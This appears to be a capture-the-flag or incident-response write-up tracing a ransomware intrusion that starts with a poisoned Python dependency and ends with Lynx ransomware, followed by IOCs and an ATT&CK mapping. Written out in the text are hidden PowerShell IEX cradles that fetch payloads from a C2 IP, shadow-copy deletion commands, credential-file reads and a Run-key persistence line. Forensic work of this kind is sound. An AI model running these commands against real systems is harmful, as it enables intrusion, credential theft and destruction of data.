Poisoned PyTorch
Scenario
On 2 February 2026, a developer at Unucorb executed a model training script from Visual Studio Code on PC01 as part of an internal AI/ML project. A trusted third-party Python dependency within the project had been tampered with, resulting in silent code execution and remote access establishment. The task is to reconstruct the full intrusion timeline from initial access through to ransomware deployment across the domain.
Methodology
Initial Access — Poisoned Python Dependency
PSReadLine history on PC01 reveals the developer’s last commands before the compromise:

& C:\Users\michelvic\AppData\Local\Programs\Python\Python312\python.exe c:/Users/michelvic/torch-inference-stack/training/train.pyThe developer executed train.py from the torch-inference-stack project directory via VSCode. The script imported a tampered Python dependency that contained a malicious jedilsp language server component — a backdoored version of the legitimate Jedi LSP bundled inside a poisoned VSCode Python extension.

Sysmon Event ID 1 shows the process chain: Code.exe → python.exe → jedilsp 3.12.9 → hidden PowerShell. The language server component is the injection point — it executes within the trusted VSCode process context, inheriting its integrity level and evading casual process tree inspection.
Execution — PowerShell Download Cradle
At 2026-02-02 01:17:01 UTC, a hidden PowerShell process fires the first-stage download cradle:

powershell.exe -NoProfile -WindowStyle Hidden -Command "IEX ((new-object net.webclient).downloadstring('http://54.93.78.216:80/a/'))"The -WindowStyle Hidden flag suppresses any visible window. The IEX cradle downloads and executes the first-stage payload directly from memory — nothing written to disk at this stage, bypassing file-based AV scanning. The C2 server 54[.]93[.]78[.]216 serves staged payloads from sequential URI paths (/a/ for PC01, /b for FILE-SERVER-01 later).
Persistence — Registry Run Key DLL
The C2 session drops a persistence DLL to a user-writable directory and registers it via the Run key:

File:     C:\Users\michelvic\AppData\Roaming\updlate.dll
RegKey:   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Updater
Value:    rundll32.exe "C:\Users\michelvic\AppData\Roaming\updlate.dll", StartW

The filename updlate.dll is a deliberate near-miss typo of update.dll, registered under the value name Updater — both chosen to blend into legitimate software update patterns in Run key audits. The DLL is unsigned (SignatureStatus: Unavailable), confirmed by Sysmon Event ID 7.
SHA-256 of updlate.dll:
0829B7E5ABE2BAA6D7D001D4B69221D273D377C5E359E7A9C44F4D7A8EB214A0Reconnaissance — Domain Trust Enumeration
With persistence established, the attacker pivots to understanding the domain environment:

C:\Windows\system32\nltest.exe /domain_trustsnltest.exe is a native Microsoft binary (OriginalFileName: nltestrk.exe) used legitimately by domain administrators. Running it via encoded PowerShell from the C2 session is a textbook living-off-the-land (LOLBAS) technique — no additional tooling dropped, no AV signatures triggered.
Privilege Escalation — WSL Attempt and Credential Discovery
The attacker first attempted to abuse Windows Subsystem for Linux (WSL) for privilege escalation — visible in the PSReadLine history as wsl whoami — but the attempt failed, likely due to configuration restrictions.
The fallback was a filesystem sweep for deployment artifacts containing cleartext credentials. The sweep targets known Windows deployment locations:

Get-Content C:\unattend.xml
Get-Content C:\Windows\Panther\Unattend.xml
Get-Content C:\Windows\System32\sysprep.inf
C:\Windows\Panther\Unattend.xml — the Windows unattended setup answer file — contained cleartext administrator credentials: DOMAIN\domain.admin / aduserad@26. Unattend.xml is a common deployment artifact left on Windows machines after automated provisioning, frequently overlooked during hardening reviews.
The credentials were immediately used to register a scheduled task named Chroom Updates (masquerading as Chrome) using Register-ScheduledTask with -RunLevel Highest — confirming full administrator access.
Lateral Movement — RDP to DC01
With domain admin credentials recovered, the attacker RDP’d to the domain controller:

Sysmon Event ID 4624 on DC01 confirms LogonType 10 (RemoteInteractive) from 10.10.6.81 (PC01) under domain.admin at 03:01:09 UTC. The LogonProcessName: User32 field is the discriminator — User32 is exclusively used for interactive desktop sessions, distinguishing RDP from SMB or WinRM logons.
Persistence — Rogue Domain Account
On DC01, the attacker created a backdoor domain account designed to blend with legitimate user accounts:

2026-02-02 03:15:18  EventCode 4720  — account created: welsam
2026-02-02 03:15:31  EventCode 4728  — welsam added to: Domain Admins
2026-02-02 03:15:51  EventCode 4728  — welsam added to: RDP Users
The 13-second gap between creation and Domain Admins membership reflects a scripted sequence — not a human manually clicking through ADUC. Adding to both Domain Admins and RDP Users ensures persistent access even if one group is audited and remediated.
Pre-Encryption — Shadow Copy Deletion
Before deploying the ransomware, the attacker wiped recovery mechanisms across the environment. Splunk telemetry shows vssadmin.exe executing across multiple hosts:

"C:\Windows\system32\vssadmin.exe" delete shadows /all /quiet
"C:\Windows\system32\vssadmin.exe" delete shadows /for=C: /quiet
The /quiet flag suppresses all confirmation prompts. Running both /all and /for=C: variants ensures complete shadow copy removal regardless of VSS configuration. This executed on BACKUP-SERVER-0 at 04:13:48 and DC01 at 04:16 — before the FILE-SERVER-01 RDP session opened at 04:17:07.

Lateral Movement — RDP to FILE-SERVER-01
At 2026-02-02 04:17:07 UTC, the attacker RDP’d from DC01 (10.10.11.59) to FILE-SERVER-01 as domain.admin:
Once on FILE-SERVER-01, a second-stage payload was pulled from the same C2:

powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.93.78.216/b'))"Path /b is the second stage — consistent with the attacker’s staged delivery pattern from PC01 (/a/) and FILE-SERVER-01 (/b).
Ransomware Deployment — Lynx
The ransomware binary system recovery.exe was placed in C:\Users\domain.admin\Documents\ — masquerading as a legitimate system utility:


Path:    C:\Users\domain.admin\Documents\system recovery.exe

SHA-256: EAA0E773EB593B0046452F420B6DB8A47178C09E6DB0FA68F6A2D42C3F48E3BC
VirusTotal and JoeSandbox analysis confirms this as Lynx ransomware — a family with documented code similarity to INC Ransomware, sharing core encryption logic and ransom note structure:


Static analysis in PEStudio reveals the ransomware imports CryptStringToBinaryA from CRYPT32.dll — used to decode Base64/hex encoded encryption keys at runtime, leveraging native Windows cryptographic infrastructure rather than bundling a third-party crypto library:
The ransom note dropped to C:\PSTranscription\README.txt contains the victim identifier and attacker contact:

Your data is stolen and encrypted.
Your unique identificator is 66a204aee7861ae72f21b4e0
Use this email to contact with us: [email protected]
Attack Summary
| Phase | Action |
|---|---|
| Initial Access | Poisoned Python dependency in torch-inference-stack executes jedilsp 3.12.9 malicious language server via VSCode |
| Execution | Hidden PowerShell IEX cradle downloads first-stage payload from hxxp[://]54[.]93[.]78[.]216:80/a/ |
| Persistence (PC01) | updlate.dll dropped to %APPDATA%, registered as Updater in HKCU Run key |
| Discovery | nltest.exe /domain_trusts enumerates domain trust relationships |
| Privilege Escalation | WSL abuse attempted and failed; Unattend.xml yields cleartext domain.admin credentials |
| Lateral Movement | RDP (LogonType 10) from PC01 to DC01 using recovered credentials |
| Persistence (Domain) | Rogue account welsam created and added to Domain Admins and RDP Users |
| Pre-Encryption | vssadmin.exe delete shadows executed across DC01 and BACKUP-SERVER-0 |
| Lateral Movement | RDP from DC01 to FILE-SERVER-01; second-stage payload pulled from hxxp[://]54[.]93[.]78[.]216/b |
| Impact | Lynx ransomware (system recovery.exe) deployed; files encrypted across FILE-SERVER-01 |
IOCs
| Type | Value |
|---|---|
| IP (C2) | 54[.]93[.]78[.]216 |
| URL (Stage 1) | hxxp[://]54[.]93[.]78[.]216:80/a/ |
| URL (Stage 2) | hxxp[://]54[.]93[.]78[.]216/b |
| File (Backdoor DLL) | C:\Users\michelvic\AppData\Roaming\updlate.dll |
| Hash (updlate.dll) | 0829B7E5ABE2BAA6D7D001D4B69221D273D377C5E359E7A9C44F4D7A8EB214A0 |
| Registry Key | HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Updater |
| File (Ransomware) | C:\Users\domain.admin\Documents\system recovery.exe |
| Hash (Ransomware) | EAA0E773EB593B0046452F420B6DB8A47178C09E6DB0FA68F6A2D42C3F48E3BC |
| Credential File | C:\Windows\Panther\Unattend.xml |
| Domain Account | welsam |
| Victim ID | 66a204aee7861ae72f21b4e0 |
| Attacker Email | martina[.]lestariid1898[@]proton[.]me |
| Ransomware Family | Lynx (INC Ransomware codebase) |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Compromise Software Supply Chain | T1195.001 | Poisoned PyTorch dependency bundles malicious jedilsp language server |
| PowerShell | T1059.001 | Hidden PowerShell IEX cradles download and execute staged payloads |
| Registry Run Keys / Startup Folder | T1547.001 | updlate.dll persisted via HKCU Run key as Updater |
| Domain Trust Discovery | T1482 | nltest.exe /domain_trusts enumerates domain trust relationships |
| Credentials in Files | T1552.001 | Cleartext credentials recovered from C:\Windows\Panther\Unattend.xml |
| Remote Desktop Protocol | T1021.001 | RDP used for lateral movement PC01→DC01→FILE-SERVER-01 |
| Create Domain Account | T1136.002 | Rogue account welsam created on DC01 |
| Valid Accounts: Domain Accounts | T1078.002 | domain.admin credentials used for lateral movement and ransomware deployment |
| Inhibit System Recovery | T1490 | vssadmin.exe delete shadows across DC01 and BACKUP-SERVER-0 |
